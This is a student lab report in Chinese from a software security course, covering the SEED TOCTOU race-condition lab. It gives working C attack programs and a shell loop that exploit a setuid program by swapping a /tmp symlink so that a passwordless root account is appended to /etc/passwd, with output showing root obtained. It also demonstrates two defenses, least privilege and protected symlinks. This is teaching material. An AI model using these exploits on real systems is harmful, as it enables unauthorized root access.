

# 软件安全实验报告

2022 年 11 月 3 日

课程名称:	软件安全
成绩评定:	
实验名称:	竞争条件漏洞实验
实验编号:	实验 3
指导教师:	刁文瑞
姓 名:	李晨漪
学 号:	202000210103
学 院:	山东大学网络空间安全学院
专 业:	网络空间安全

# 目录

1	实验目的	3
2	实验步骤与结果	3
2.1	实验准备	3
2.2	Task 1: 选择目标	3
2.3	Task 2: 发起竞争条件攻击	4
2.3.1	Task 2.A: 模拟一个缓慢的机器	4
2.3.2	Task 2.B: 进行真实攻击	5
2.3.3	Task 2.C: 一种改进的攻击方法	7
2.4	Task 3: 预防措施	7
2.4.1	Task 3.A: 应用最小权限原则	7
2.4.2	Task 3.B: 使用 Ubuntu 的内置方案	9
2.5	思考题	10

## 1 实验目的

当多个进程同时访问和操作相同的数据时，会出现竞争条件，执行的结果取决于访问发生的特定顺序。如果特权程序存在竞争条件漏洞，攻击者可以运行并行进程与特权程序“竞争”，从而改变程序的行为。

本实验涵盖以下主题：

1. 竞争条件漏洞
2. 粘滞符号链接保护
3. 最小权限原则

## 2 实验步骤与结果

注：代码块中的单引号、双引号可能存在中英文角标混淆，在进行攻击时应当采用英文角标！

### 2.1 实验准备

关闭反制措施。Ubuntu 有一个内置的防止竞争条件攻击的保护措施。Ubuntu 20.04 引入了另一种安全机制，防止 root 用户写入/tmp 中其他人拥有的文件。在本实验中，我们需要禁用这些保护措施。

```
1 $ sudo sysctl -w fs.protected_symlinks=0
2 $ sudo sysctl fs.protected_regular=0
```

### 2.2 Task 1：选择目标

- 实验步骤

- 1) 管理员身份进入/etc/passwd 文件，添加下一行并保存。

```
1 test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

- 2) 尝试用 test 用户进行登录，可以发现可以无密码登录，且有 root 权限。

- 运行截图

```
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:./run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

图 1: 添加 test 用户

```
[11/01/22]seed@VM:~$ su test
Password:
root@VM:/home/seed#
```

图 2: 获取 root

## 2.3 Task 2: 发起竞争条件攻击

### 2.3.1 Task 2.A: 模拟一个缓慢的机器

- 实验步骤

1) 更改 *vulp.c* 漏洞程序，即假设机器很慢，在 *access()* 和 *fopen()* 调用之间有 10 秒的时间窗口，在它们之间添加了一个 *sleep(10)*。

```
1 if (!access(fn, W_OK)) {
2     sleep(10);
3     fp = fopen(fn, "a+");
4     ...
```

2) 重新编译 *vulp.c*，设为 root 所有的 *setuid* 程序。

```
1 $ gcc vulp.c -o vulp
2 $ sudo chown root vulp
3 $ sudo chmod 4755 vulp
```

3) 将 *tmpXYZ* 设为指向 *devnull* 文件（权限位为 *rw-rw-rw-*）的符号链接。

```
1 $ ln -sf /dev/null /tmp/XYZ
2 $ ls -ld /tmp/XYZ
```

4) 运行 *vulp.c*。用户输入为写入 *etcpasswd* 的字符串，回车结束输入。

```
1 test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

5) 执行以下命令，使 */tmp/XYZ* 指向密码文件。

```
1 $ ln -sf /etc/passwd /tmp/XYZ
```

- 运行截图

```
[11/01/22]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[11/01/22]seed@VM:~/.../Labsetup$ sudo chown root vulp
[11/01/22]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[11/01/22]seed@VM:~/.../Labsetup$ ls
target_process.sh vulp vulp.c
[11/01/22]seed@VM:~/.../Labsetup$ ./vulp
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

图 3: 步骤 2)、4)

```
root@VM: /home/seed
[11/01/22]seed@VM:~$ ln -sf /dev/null /tmp/XYZ
[11/01/22]seed@VM:~$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Nov  1 10:25 /tmp/XYZ -> /dev/null
[11/01/22]seed@VM:~$ ln -sf /etc/passwd /tmp/XYZ
[11/01/22]seed@VM:~$ sudo vim /etc/passwd
[11/01/22]seed@VM:~$ su test
Password:
root@VM:/home/seed#
```

图 4: 步骤 3)、5)

结果展示:

/etc/passwd 文件中写入了 test 用户。

```
sshd:x:128:65534:./run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
~
"/etc/passwd" [noeol] 51L, 2930C                                49,45      Bot
```

图 5: 截图

可以成功获取 root 权限。

```
root@VM: /home/seed
[11/01/22]seed@VM:~$ ln -sf /dev/null /tmp/XYZ
[11/01/22]seed@VM:~$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Nov  1 10:25 /tmp/XYZ -> /dev/null
[11/01/22]seed@VM:~$ ln -sf /etc/passwd /tmp/XYZ
[11/01/22]seed@VM:~$ sudo vim /etc/passwd
[11/01/22]seed@VM:~$ su test
Password:
root@VM:/home/seed#
```

图 6: 截图

### 2.3.2 Task 2.B: 进行真实攻击

1) 编写攻击程序，并编译运行。

- *attack.c*

```
1 #include <unistd.h>
2 int main()
3 {
4     while(1){
5         unlink("/tmp/XYZ");
6         symlink("/dev/null", "/tmp/XYZ"); // 使 /tmp/XYZ 指向 /dev/null
7         usleep(1000);
8     }
```

```

9      unlink("/tmp/XYZ");
10     symlink("/etc/passwd","/tmp/XYZ");//使/tmp/XYZ指向/etc/
      passwd
11     usleep(1000);
12 }
13 return 0;
14 }

```

注：代码解释见注释，使用 `usleep 0` 目的是防止 `tmpXYZ` 文件的所有权为 `root`。

2) 运行易受攻击的程序并监视结果：脚本使用 `echo` 命令（通过管道）提供的输入，在循环中运行易受攻击的程序（`vulp`）。

- `target_process.sh`

```

1 #!/bin/bash
2
3 CHECK_FILE="ls -l /etc/passwd"
4 old=$(CHECK_FILE)
5 new=$(CHECK_FILE)
6 while [ "$old" == "$new" ]
7 do
8     echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
9     new=$(CHECK_FILE)
10 done
11 echo "STOP... The passwd file has been changed"

```

3) 执行脚本开始攻击，并验证结果。

- 运行截图

```

[11/01/22]seed@VM:~/.../Labsetup$ gcc attack.c -o attack
[11/01/22]seed@VM:~/.../Labsetup$ sudo ./attack

```

图 7: 步骤 1)

```

root@VM: /home/seed/Desktop/Labsetup
[11/01/22]seed@VM:~/.../Labsetup$ ./target_process.sh
STOP... The passwd file has been changed
[11/01/22]seed@VM:~/.../Labsetup$ su tast
su: user tast does not exist
[11/01/22]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Desktop/Labsetup#

```

图 8: 步骤 2)、3)

### 2.3.3 Task 2.C: 一种改进的攻击方法

1) 更改 *attack.c* 如下, 编译并运行。

- *attack1.sh*

```
1 #define _GNU_SOURCE
2 #include <stdio.h>
3 #include <unistd.h>
4
5 int main()
6 {
7     unsigned int flags = RENAME_EXCHANGE;
8     while(1){
9         unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
10        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
11        renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);}
12    return 0;
13 }
```


2) 执行脚本 *target\_process.sh*, 开始攻击。

- 解释: 为什么需要改进?

攻击程序有一个竞争条件问题: 攻击程序在删除 */tmp/XYZ* (即 *unlink()*) 之后, 在将该名称链接到另一个文件 (即 *symlink()* 之前, 上下文被关闭。删除现有符号链接并创建一个新的符号链接的操作不是原子的 (它涉及两个单独的系统调用), 因此如果上下文切换发生在中间 (即在删除 */tmp/XYZ* 之后), 并且目标 Set-UID 程序有机会运行其 *fopen(fn, "a+")* 语句, 它将创建一个 *root* 为所有者的新文件。在此之后, 攻击程序无法再更改 */tmp/XYZ*。

总的来说, 使用 *unlink()* 和 *symlink()* 方法即非原子化操作会使我们的攻击程序中有一个竞争条件。为了解决这个问题, 我们需要使 *unlink()* 和 *symlink()* 原子化。

- 运行截图



```
root@VM: /home/seed/Desktop/Labsetup
[11/01/22] seed@VM:~/.../Labsetup$ gcc attack1.c -o attack1
[11/01/22] seed@VM:~/.../Labsetup$ sudo ./attack1
[11/01/22] seed@VM:~/.../Labsetup$ ./target_process.sh
STOP... The passwd file has been changed
[11/01/22] seed@VM:~/.../Labsetup$ su test
Password:
root@VM: /home/seed/Desktop/Labsetup#
```

图 9: 结果截图

## 2.4 Task 3: 预防措施

### 2.4.1 Task 3.A: 应用最小权限原则

1) 更改 *vulp.c* 如下, 重新编译: 使用 *setuid* 系统调用暂时禁用 *root* 权限。

- *vulp.c*

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
5
6  int main()
7  {
8      char* fn = "/tmp/XYZ";
9      char buffer[60];
10     FILE* fp;
11
12     uid_t real_uid=getuid();//get real user id
13     seteuid(real_uid);//shut off root
14     /* get user input */
15     scanf("%50s", buffer);
16
17     if (!access(fn, W_OK)) {
18
19         fp = fopen(fn, "a+");
20         if (!fp) {
21             perror( "Open failed" );
22             exit(1);
23         }
24         fwrite("\n", sizeof(char), 1, fp);
25         fwrite(buffer, sizeof(char), strlen(buffer), fp);
26         fclose(fp);
27     } else {
28         printf( "No permission \n" );
29     }
30     return 0;
31 }
```

2) 按照 Task 2.C 方法运行攻击程序进行攻击。

- 运行截图



```
[11/01/22]seed@VM:~/.../Labsetup$ sudo ./attack1
[11/01/22]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
No permission
No permission
No permission
Open failed: Permission denied
Open failed: Permission denied
No permission
No permission
```

图 10: 结果截图

攻击失败。

- 解释

原因：调用 `open()` 时没有 `root` 权限打开 `tmpXYZ` 指向的受保护的文件 `passwd`, 即权限不够。

#### 2.4.2 Task 3.B: 使用 Ubuntu 的内置方案

1) 打开保护。

```
1 $ sudo sysctl -w fs.protected_symlinks=1
```

2) 使用 Task 2 中的 `vulp.c` 进行攻击。

- 运行截图

```
[11/03/22]seed@VM:~/.../Labsetup$ sudo ./attack
[11/03/22]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
```

图 11: 结果截图

攻击失败。

- 解释

原理：打开系统的粘滞符号链接保护。

在目录上设置了粘滞位后, 只有目录内文件的所有者或者 `root` 才可以删除或移动该文件。如果不为目录设置粘滞位, 任何具有该目录写和执行权限的用户都可以删除和移动其中的文件。实际应用中, 粘滞位一般用于 `/tmp` 目录, 以防止普通用户删除或移动其他用户的文件。

对于全局可写的粘滞目录, 开启保护后, 其中的符号链接只有在符号链接的所有者和 (目录的所有者, 进程的有效 ID) 其中一个一样的时候, 才是有效的, 否则系统不让使用。

在实验里, 进程有效 ID 为 `root`, 目录所有者为 `root`, 符号链接所有者为 `seed`(非 `root`), 都不匹配, 所以没有权限使用, 因此程序终止。

局限性：

- 1) 此保护机制只适用于 other 用户可以写入的粘滞 (sticky) 目录，例如/tmp。
- 2) 这种保护方案并未从根本上阻止竞争条件，因为仍然可以在不同文件间创建链接，只是写入/etc/passwd 被阻止了。

## 2.5 思考题

**Q1** 最小权限原则可用于有效防御课程中讨论过的竞争条件攻击。我们可以使用相同的原理来阻止缓冲区溢出攻击吗？为什么？即在执行有缺陷的函数之前，我们禁用 root 权限；在函数返回后，我们重新启用特权。

答：我认为不能。缓冲区溢出攻击的终极目的是将恶意代码注入到目标程序中，这样就可以使用目标程序的特权来执行这些恶意代码。无论是否禁用 root 权限，恶意代码 shell 都可被注入到目标程序。即使此时不是 root，不能获得“#”权限，但仍可获得“\$”权限。一些攻击者还可利用在函数返回后启用特权的时机，获得“#”权限。因此这样做没有解决根本问题。

## 参考文献

- [1] 杜文亮. 计算机安全导论：深度实践 [M]. 北京：高等教育出版社,2020.4.